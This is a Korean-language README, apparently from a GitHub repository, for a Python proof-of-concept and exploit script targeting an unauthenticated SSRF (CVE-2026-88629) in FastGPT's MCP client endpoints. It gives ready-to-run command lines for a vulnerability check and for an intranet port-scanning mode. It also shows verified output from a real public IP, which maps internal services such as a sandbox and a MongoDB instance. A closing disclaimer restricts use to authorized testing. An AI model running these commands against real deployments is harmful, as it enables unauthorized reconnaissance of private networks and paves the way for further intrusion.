 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
FastGPT MCP 클라이언트의 getTools/runTool 엔드포인트에서 발생하는 인증되지 않은 SSRF 취약점인 CVE-2026-88629에 대한 Python PoC 및 익스플로잇 스크립트로, 인트라넷 포트 탐색 기능을 포함합니다.

getTools 및 runTool SSRF 취약점 재현한국어 | 简体中文
영향받는 버전: FastGPT Community Edition 4.10.0 ~ 4.14.x


/api/support/mcp/client/ 아래의 getTools와 runTool 엔드포인트는 모두 요청 본문에서 url을 받아 서버가 해당 URL로 MCP/SSE 연결을 직접 시작합니다. 두 엔드포인트 모두 어떤 인증도 수행하지 않으며, url은 완전히 공격자의 제어 하에 있고, 연결 결과(연결 거부 / 타임아웃 / HTTP 상태 코드 / 응답 콘텐츠 유형)가 오류 메시지에 그대로 반영됩니다. 이는 인증이 필요 없는 SSRF와 내부망 매핑 오라클을 결합한 것입니다.
실제 악용 사례:
POC 모드 (취약점 존재 여부 확인):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
검증된 출력 (발췌):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
EXP 모드 (내부망 IP:포트 탐색, 3상태 분류: 열림 / 닫힘 / 필터링됨):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
검증된 출력 (20회 탐색, 열린 내부망 서비스 4개 자동 발견):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
참고:
--target의 프로토콜/포트는 실제 배포 환경과 일치해야 합니다 (이 대상은 https/443에서만 API를 제공하며, http/80을 사용하면 nginx 404가 발생하고, 스크립트의 사전 검사가 오탐을 생성하는 대신 "endpoint unreachable"을 명시적으로 보고합니다).
중국어
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
영어
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
이 개념 증명은 교육 및 승인된 보안 테스트 목적으로만 제공됩니다. 저자는 이 정보의 오용에 대해 어떠한 책임도 지지 않습니다. 어떤 시스템을 테스트하기 전에 항상 적절한 승인을 받으십시오.






